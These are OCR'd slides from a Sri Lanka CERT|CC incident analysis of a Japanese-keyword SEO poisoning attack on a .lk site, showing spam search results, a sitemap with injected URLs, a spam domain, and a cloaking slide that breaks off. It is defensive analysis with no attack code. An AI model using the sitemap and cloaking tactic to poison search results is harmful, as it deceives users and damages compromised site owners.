
https://ycproperty.co.uk › ... ▾ Translate this page
ドライバー-【超安い】 オーヴァーレーシング(OVERRACING ...
【超安い】 ドライバー-オーヴァーレーシング(OVERRACING) フルエキゾーストマフラー TT-Formula フルチタン パイプ:チタン/サイレンサー:チタン MT-09/MT-09 TRACER ...

https://ycproperty.co.uk › ... ▾ Translate this page
ビルトイン・マルチエアコン-超激安 イヴ サンローラン ...
4 days ago — 超激安 ビルトイン・マルチエアコン-イヴ サンローラン インナー・下着【**Bodysuits**】**Brown** ボディースーツ レディース LAURENT SAINT ...

http://graceowennursery.co.uk › cbac... ▾ Translate this page
好評 White Mountaineering ホワイトマウンテニアリング ...
... レディース ボディースーツ インナー 下着 Colorado String **Bodysuit** Black ... 以内で サイズオーダー 抗菌防臭 リーズナブル ポリプロピレン 安い 色あせ

SRI LANKA CERT|CC

INCIDENT ANALYSIS CONT.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instan
 xsi:schemaLocation="http://www.sitemaps.org/schemas/sitemap/0.9 http://www.sitemaps.org/schemas/sitemap/0.9/si
  ▼<url>
     <loc>https:/[redacted].lk/</loc>
     <lastmod>2021-08-25T15:52:05+00:00</lastmod>
     <changefreq>daily</changefreq>
     <priority>0.1</priority>
   </url>
  ▼<url>
     <loc>https:/[redacted].lk/23687oxuw075676707rw977671106</loc>
     <lastmod>2021-08-25T15:52:05+00:00</lastmod>
     <changefreq>daily</changefreq>
     <priority>0.1</priority>
   </url>
  ▼<url>
     <loc>https:/[redacted].lk/25948oxuweip25qoshine</loc>
     <lastmod>2021-08-25T15:52:05+00:00</lastmod>
     <changefreq>daily</changefreq>
     <priority>0.1</priority>
   </url>
  ▼<url>
     <loc>https:/[redacted].lk/32956oxuwtr-14eo65956</loc>
     <lastmod>2021-08-25T15:52:05+00:00</lastmod>
     <changefreq>daily</changefreq>
```

This is a common tactic in SEO poisoning attacks, where attackers manipulate the sitemap and metadata to force search engines to index unauthorized content.

SRI LANKA
CERT|CC

INCIDENT ANALYSIS CONT.



【ﾏﾗｿﾝでﾎﾟｲﾝﾄ最大43.5倍】コンパク


offenddacron.top/index.php?main_page=product_info&products_id=241

[redacted]


【ﾏﾗｿﾝでﾎﾟｲﾝﾄ最大43.5倍】コ
パクトリビングダイニングセ

Search engines index malicious or irrelevant pages (e.g., Japanese e-commerce sites)


METHOD OF CONCEALMENT OR CLOAKING



Normal User



